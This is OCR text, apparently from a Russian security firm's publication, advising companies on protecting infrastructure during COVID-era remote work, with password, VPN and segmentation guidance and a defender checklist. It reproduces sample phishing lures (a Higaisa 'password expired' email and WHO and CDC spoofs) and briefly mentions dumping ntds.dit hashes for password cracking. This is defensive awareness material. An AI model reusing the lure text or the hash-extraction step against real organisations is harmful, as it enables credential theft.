
- утечка важных данных пользователей, включая персональные и данные банковских карт;
- несанкционированный доступ к приложению;
- проведение мошеннических операций и кража денежных средств.

Безопасность данных и сохранность денежных средств в руках не только разработчиков мобильных банков, но и самих пользователей. Большинство сценариев атак не реализуемы без их участия. Для эксплуатации 87% уязвимостей злоумышленнику требуются какие-либо действия со стороны пользователя. Повышая привилегии в ОС до административных, устанавливая приложения не из официальных магазинов приложений, посещая подозрительные сайты и переходя по ссылкам из мессенджеров или SMS, пользователи помогают хакерам и ставят под угрозу свои данные.

Как и прежде, мы рекомендуем банкам уделять больше внимания вопросам безопасности как на этапе проектирования мобильных приложений, так и на стадии разработки. Ввиду большого количества недостатков в исходном коде стоит пересмотреть подходы к разработке на всех этапах жизненного цикла приложения: возможно, имеются недочеты или не применяются практики безопасного программирования SDL. А поскольку ряд уязвимостей, особенно связанных с логикой приложения, невозможно предусмотреть, мы также рекомендуем тщательно тестировать приложения, их механизмы защиты и не забывать про анализ исходного кода.

Безопасность данных и сохранность денежных средств в руках не только разработчиков мобильных банков, но и самих пользователей

БЕЗОПАСНОСТЬ НА УДАЛЕНКЕ



Бизнес на расстоянии: **как защитить инфраструктуру**

Евгений Гнедин,
Алексей Новиков

В период общей обеспокоенности распространением вируса COVID-19 многие компании в срочном порядке перевели сотрудников на удаленный режим работы. Так поступили в Apple, Amazon, Facebook, Google, Instagram, Microsoft, Twitter, в «Яндексе» и множестве других организаций. Такие меры разумны, ведь это позволяет снизить вероятность заражения работников коронавирусом, но нельзя забывать о рисках для бизнеса, связанных с информационной безопасностью. Речь идет о появлении дополнительных точек проникновения нарушителя в локальную сеть. Часть работников пересаживаются на домашние ноутбуки и компьютеры, которые могут бы не подготовлены с точки зрения информационной безопасности. Ситуация осложняется тем, что преступники всегда используют волнение людей в своих целях. Число уязвимых и удаленно доступных корпоративных систем каждый день увеличивается, а значит, надо принимать меры по снижению риска.

Перед службами ИТ и ИБ встает сложная задача: как сохранить непрерывность бизнеса и не открыть преступникам двери в защищаемые системы. Рассмотрим основные угрозы, которые важно учесть при переходе «на удаленку», и составим чек-лист, чтобы проверить, все ли рекомендации по защите учтены.

Безопасность рабочего места

В первую очередь нужно понять, как будет осуществляться работа сотрудника из дома — на корпоративном ноутбуке, принесенном из офиса рабочем компьютере или через удаленное подключение в сеть организации с личного устройства (концепция BYOD, bring your own device). От этого зависят меры безопасности, которые стоит предусмотреть.

Наиболее безопасным вариантом можно считать работу на корпоративном ноутбуке. Для него можно заранее обеспечить выполнение всех требований компании к безопасности удаленного рабочего места (например, установить корпоративный антивирус, необходимое для работы ПО, обеспечить двухфакторную аутентификацию, шифрование диска, должный уровень журналирования событий, а также своевременное автоматическое обновление всех систем). В случае с личным устройством такие меры организовать сложно, а контролировать их соблюдение практически невозможно. Появляется угроза компрометации личного устройства работника в результате заражения вредоносным ПО или хищения учетной записи вследствие фишинговой атаки.

Рекомендуем запретить подключение с таких устройств, если на них отсутствует антивирусная защита и не установлены все актуальные обновления для ПО и ОС. Если личное устройство сотрудника не удовлетворяет условиям для безопасной удаленной работы, рекомендуем предоставить ему корпоративный ноутбук.

Безопасность сетевого периметра

Согласно нашей статистике, в 67% компаний используется ПО для удаленного управления RAdmin, Microsoft Remote Desktop, TeamViewer, Ammyy Admin (см. стр. 190). Массовая работа из дома сделает такое ПО еще более распространенным, и им начнут пользоваться люди без необходимого опыта.

Важно отдавать предпочтение наиболее защищенным вариантам удаленного доступа. Например, технологии виртуальных частных сетей (VPN). В случае с VPN рекомендуем использовать безопасные реализации (например, L2TP с применением IPSec). Кроме того, широко распространен вариант подключения по протоколу удаленного рабочего стола (RDP)[1].

Независимо от выбранного варианта удаленного подключения, разумным решением будет обеспечить удаленный доступ через специальный шлюз. Для RDP-подключений это Remote Desktop Gateway (RDG), для VPN — VPN Gateway. Удаленное подключение напрямую к рабочему месту использовать не рекомендуется.

Отдельно необходимо обозначить угрозу появления каналов удаленного доступа к критически важным для бизнеса сетям и системам (например, технологическим сетям на производстве и в энергетике, сетям управления банкоматами или карточным процессингом в банках, серверам «1С», конфиденциального документооборота). Такие сети обычно изолированы от интернета и даже от корпоративного сегмента, а доступ к ним строго контролируется. Однако при переходе на удаленную работу администраторы могут упростить себе задачи управления и конфигурации для таких сегментов и настроить отдельное подключение.

Соблюдение регламентов ИБ администраторами необходимо строго контролировать. Обеспечить контроль можно с помощью постоянного мониторинга периметра сети организации, особенно ключевых ее сегментов. Кроме того, необходимо строго регламентировать использование ПО для удаленного администрирования (например, RAdmin или TeamViewer) и отслеживать случаи их нелегального применения (например, по артефактам в трафике). Основная угроза использования TeamViewer, который применяют в 58% компаний, связана с возможностью предоставить доступ к корпоративной сети третьим лицам в обход действующих правил доступа и безопасности — родственникам, знакомым или коллегам из другой компании. Следует предупредить об ответственности за подобное делегирование доступа к корпоративной сети, если оно не согласовано с руководством.

Ввиду невозможности физического присутствия сторонних специалистов на объектах из-за карантина для подрядных организаций и интеграторов будут создаваться дополнительные каналы удаленного подключения, а значит, и ландшафт угроз существенно расширится. Рекомендуем уделить особое внимание мониторингу таких подключений, ведь атаки через доверенные каналы — один из наиболее вероятных способов проникновения в сети крупных корпораций.

Сегментация сетей

Организация VPN-доступа может быть связана с различными проблемами. Обычно VPN «пробрасывается» до определенного сетевого сегмента в локальной сети, а доступность других сегментов в данном случае не гарантирована. IT-подразделение может просто не успеть в короткие

1. *Согласно мониторингу Positive Technologies, с конца февраля 2020 года всего за три недели число узлов российских компаний, доступных по протоколу удаленного рабочего стола (RDP), увеличилось на 9% и составило более 112 тыс.*

сроки перенастроить оборудование и обеспечить всех пользователей VPN необходимым именно им доступом, не нарушая правила разграничения. В результате для обеспечения непрерывности бизнеса IT-специалистам придется выбрать наиболее быстрый и простой вариант — открыть доступ в требуемую подсеть не одному сотруднику, а сразу всем пользователям VPN. Такой подход существенно снижает безопасность и не только открывает возможности для атак внешнего злоумышленника (если он сможет проникнуть), но и существенно повышает риск атаки со стороны инсайдера. Рекомендуем IT-специалистам заранее продумать план действий для сохранения сегментации сетей и выделить необходимое число VPN-пулов.

Безопасность учетных записей

Результаты тестирований на проникновение показывают, что словарные пароли используются как минимум в 75% компаний для доступа к различным внешним сервисам (в том числе к веб-сайтам, порталам, базам данных, системам телеконференций) (bit.ly/2PMftnV). Опасность существенно повышается, когда слабые пароли применяются для удаленного подключения в локальную сеть. Ведь злоумышленники могут подобрать учетную запись и напрямую атаковать внутренние ресурсы.

Крайне важно повысить строгость парольной политики в период удаленной работы, как минимум в части длины и сложности паролей. Мы рекомендуем для удаленного подключения использовать пароли длиной не менее 12 символов для непривилегированных учетных записей и не менее 15 символов для административных. Следует использовать одновременно разные типы символов (малые и заглавные буквы, спецсимволы, цифры) и исключить использование легко угадываемых паролей. Необходимо также ограничить срок использования паролей (не более 90 дней) и сменить стандартные пароли на новые, удовлетворяющие строгой парольной политике.

Риск проникновения в локальную сеть повышается и за счет большого количества сотрудников, которым ранее не предоставлялся удаленный доступ в виду критической важности выполняемых ими задач. Такие сотрудники (например, бухгалтеры, инженеры, технологи и даже топ-менеджеры) зачастую плохо обучены тому, как защититься от кибератаки и какие меры предосторожности необходимо соблюдать при работе в интернете. Необходимо готовиться к резкому увеличению числа учетных записей с простыми паролями на периметре сети. Значительное ужесточение требований к длине пароля может стать эффективной мерой со стороны IT-департамента. Проверить сложность паролей тоже возможно: для этого достаточно выгрузить базу хешей с контроллера домена (файл ntds.dit) и попытаться подобрать пароли по этим хешам с применением словарей.

При удаленном использовании критически важных систем рекомендуем использовать двухфакторную аутентификацию. Отсутствие 2FA и своевременного патчинга делают, например, ERP-системы одним из наиболее привлекательных объектов для фишинговых атак и точкой проникновения в организации. Наша практика показывает, что ERP-системы представляют большой интерес для финансово мотивированных групп, таких как Cobalt, RTM, Silence, Lazarus, TA505. Кроме того, использование двухфакторной аутентификации с помощью аппаратных токенов поможет снизить риск компрометации сети компании в случае подбора словарного пароля сотрудника.


Кибергигиена

В 2005 году при рассылке трояна Naiva.A использовался заголовок «Что такое птичий грипп?» (bit.ly/2V7GvcL). В 2009 году сообщения с темами «Опасения по поводу эпидемии свиного гриппа в США» или «Свиной грипп в Голливуде» помогали кибермошенникам продавать поддельные лекарства и получать персональные данные

для последующих атак (bit.ly/34AZUG3). На пике эпидемии такие письма составляли почти 4% глобального спам-трафика.

По нашим данным, в I квартале около 13% атак, в которых киберпреступники задействовали методы социальной инженерии, были связаны с коронавирусом. Преступники активно используют тему пандемии и рассылают фишинговые письма с текстом о защите от коронавируса, создают фэйковые сайты, распространяют трояны под видом мобильных приложений. Профессиональные APT-группировки (в том числе SongXY, Gamaredon, Higaisa) быстро подстроились под переход компаний на удаленную работу и атакуют личные электронные адреса сотрудников. Например, обнаруженная экспертами Positive Technologies APT-группа Gamaredon рассылала жертвам письмо якобы от МИД Украины, используя в качестве вредоносной приманки документ о статистике распространения коронавируса. Кроме того, в феврале сообщалось о фишинговой атаке на компании судоходной отрасли — злоумышленники также использовали «коронавирусный» заголовок (bit.ly/2K5lLMp). Вложенный вредоносный файл в формате Microsoft Word эксплуатировал уязвимость CVE-2017-11882 в Microsoft Office.

Фишинговая рассылка была проведена неизвестными злоумышленниками и в адрес нашей компании: преступники пытались украсть учетные данные.



Coronavirus disease 2019 (COVID-19)
Situation Report – 48

World Health Organization

Data as reported by national authorities by 10AM CET 08 March 2020

HIGHLIGHTS

- 8 new countries/territories/areas (Bulgaria, Costa Rica, Faroe Islands, French Guiana, Maldives, Malta, Martinique, and Republic of Moldova) have reported cases of COVID-19 in the past 24 hours.
- Over 100 countries have now reported laboratory-confirmed cases of COVID-19.
- WHO has issued a consolidated package of existing preparedness and response guidance for countries to enable them to slow and stop COVID-19 transmission and save lives. WHO is urging all countries to prepare for the potential arrival of COVID-19 by readying emergency response systems; increasing capacity to detect and care for patients; ensuring hospitals have the space, supplies and necessary personnel; and developing life-saving medical interventions.


SITUATION IN NUMBERS
total and new cases in last 24 hours

Globally
105 586 confirmed (3656 new)

China
80 859 confirmed (46 new)
3100 deaths (27 new)

Outside of China
24 727 confirmed (3610 new)
484 deaths (71 new)
101 Countries/territories/areas (8 new)

Фишинг со стороны APT-группы Higaisa



PASSWORD EXPIRED

Dear

The password of your email account @ptsecurity.com will expire on 08/03/2020

Please click below if you want to keep using same password.

Keep Password


Thanks,

ptsecurity.com Administrator

This email was sent to @ptsecurity.com
organization: ptsecurity.com corporation. All rights reserved. @ 2020

Фишинг в адрес сотрудников Positive Technologies

С января 2020 года были зарегистрированы более 4000 ресурсов с информацией о COVID-19 (bit.ly/2yUwzuc). Из этих сайтов 5% признаны подозрительными, 3% — вредоносными. Мошенники рассылают письма якобы от имени Всемирной организации здравоохранения, утверждая, что появилось лекарство от коронавируса или предлагая приобрести экспресс-тесты. Как предупреждает ВОЗ, необходимо убедиться, что у отправителя есть адрес электронной почты, например: person@who.int (bit.ly/2XAREEq). Если за символом @ не следует who.int, этот отправитель не относится к ВОЗ.



Фишинговое письмо, мимикрирующее под официальное сообщение ВОЗ

Аналогичная рассылка с заголовком «Coronavirus outbreak in your city (Emergency)» распространяется якобы от имени Центра по контролю и профилактике заболеваний США (nbcnews.to/2RApF40). Вместо настоящего домена cdc.gov мошенники используют cdc-gov.org. Переходя по ссылке в письме, пользователь попадает на поддельную страницу входа в онлайн-версию Microsoft Outlook, созданную мошенниками для кражи имен пользователей и паролей.

Иногда определить фишинговое письмо можно по плохой грамматике, некачественному дизайну. У злоумышленников, как правило, нет возможности тщательно адаптировать письма. Если в письме есть ссылка, за ней нередко скрывается фальшивое подобие популярного ресурса, на котором вам будет предложено ввести свои аутентификационные данные. Не следует переходить по такой ссылке и вводить личную информацию. Адрес сайта лучше набрать вручную или найти нужную организацию в поисковой системе.

Важно понимать, что в связи с создавшейся непростой ситуацией вокруг коронавируса темы фишинга могут касаться отмены полетов, закрытия метро, введения карантина, неожиданных отраслевых изменений.

Сотрудники должны понимать серьезность угрозы и быть готовыми отличить легитимную почту от фишинга. Для этого необходимо провести разъяснительные беседы, распространить краткие наглядные обучающие материалы и памятки на тему информационной безопасности и социальной инженерии. Кроме того, важно обеспечить динамическую проверку всех файлов, получаемых по корпоративной почте с помощью систем класса sandbox.

Чек-лист безопасника

Чтобы учесть основные факторы, влияющие на защищенность организации при переводе сотрудников на удаленный режим работы, мы составили небольшой чек-лист. Рекомендуем использовать его для самопроверки.

	Меры защиты	**Возможные угрозы**
1.	Проверить и усилить строгость парольной политики	Проникновение злоумышленника в локальную сеть организации в результате подбора учетной записи сотрудника
2.	Ограничить права доступа сотрудников к внутренним ресурсам компании, учитывая минимально необходимый набор привилегий	Хищение конфиденциальной информации инсайдером или внешним злоумышленником, успешно проникнувшим в локальную сеть с удаленного компьютера сотрудника
3.	Обеспечить защиту устройства сотрудника, с которого он подключается к корпоративной сети. Обеспечить проверку почтовых вложений с помощью систем класса sandbox. Провести тренинги по теме ИБ, раздать памятки по защите от фишинга	Заражение устройства сотрудника вредоносным ПО. Распространение вредоносного ПО на ресурсы локальной сети в случае заражения устройства сотрудника
4.	Обеспечить постоянный мониторинг сетевого периметра компании	Проникновение внешнего злоумышленника в локальную сеть компании через появившиеся на периметре сети небезопасные сервисы и интерфейсы удаленного доступа
5.	Использовать шлюзы для удаленного подключения сотрудников вместо прямого подключения к отдельному рабочему месту	Компрометация рабочих мест сотрудников в результате целенаправленной атаки на открытые для удаленного подключения сетевые интерфейсы
6.	Обеспечить журналирование событий ИБ на рабочих станциях и серверах в локальной сети, удаленных устройствах сотрудников и системах защиты. Обеспечить хранение копии сетевого трафика. Обеспечить мониторинг событий ИБ на ключевых системах и глубокий анализ сетевого трафика с помощью автоматизированных систем	Невозможность отслеживать нелегитимные действия сотрудников и атаки на корпоративные ресурсы. Невозможность своевременно реагировать и расследовать компьютерные инциденты
7.	Обеспечить круглосуточное дежурство сотрудников security operations center или сотрудников, ответственных за ИБ в организации, для мониторинга систем защиты	Несвоевременное реагирование на инциденты ИБ, выявляемые системами защиты. Невозможность оперативно остановить кибератаку

8.	Обеспечить сегментацию внутренних сетей и строгий контроль доступа к ключевым сегментам и системам	Компрометация ключевых бизнес-систем организации в результате атаки внутреннего или внешнего злоумышленника
9.	Организовать резервирование и распределение нагрузки для систем, обеспечивающих удаленный доступ сотрудников	Нарушение непрерывности бизнес-процессов в результате невозможности подключения сотрудников к внутренним ресурсам организации
10.	Обеспечить круглосуточную техподдержку со стороны IT-подразделений компании для поддержания инфраструктуры в рабочем состоянии	Нарушение непрерывности бизнеса в результате атак, направленных на отказ в обслуживании систем или на блокировку учетных записей. Нарушение бизнес-процессов в результате непреднамеренного отказа систем из-за повышенной нагрузки

К чему готовиться

Режим удаленной работы стал абсолютным трендом в наши дни и наверняка продолжит и дальше завоевывать популярность. И сегодня он проходит тестирование на жизнеспособность. Такое тестирование проходит каждая компания, столкнувшаяся с массовым переводом «на удаленку» своих сотрудников, который создает дополнительные сложности в обеспечении безопасности, а значит, повышает шанс на успешное проникновение. Мы прогнозируем существенное увеличение количества атак на сетевой периметр организаций и на удаленные рабочие места сотрудников.

В России существует множество компаний, в которых удаленная работа не применялась никогда (например, различные государственные организации, НИИ). Эти организации находятся в зоне повышенного риска. Поспешный перевод сотрудников «на удаленку» неизбежно приведет к ошибкам администрирования и появлению незащищенных систем. Сотрудники, привыкшие работать только в офисе, не осведомленные в вопросах ИБ, являются еще более уязвимым звеном в защите. К тому же возрастает вероятность утечки информации по вине инсайдера. Преступники осознают это и будут активно использовать. Последствия могут быть катастрофическими. Мы рекомендуем организациям, не готовым к быстрому переходу в удаленный режим работы, отказаться от поспешных действий и выстроить процесс максимально ответственно и последовательно, с учетом всех возможных угроз ИБ.

Усиленный контроль действий сотрудников в сети и всех удаленных подключений, мониторинг событий безопасности на ключевых бизнес-системах, контроль защищенности сетевого периметра и мобильного рабочего места сотрудника позволят существенно снизить риски проникновения внешнего злоумышленника. Готовность сотрудников противостоять фишингу окажется не менее важным условием эффективной защиты.

Пять уязвимостей, опасных для удаленной работы

1

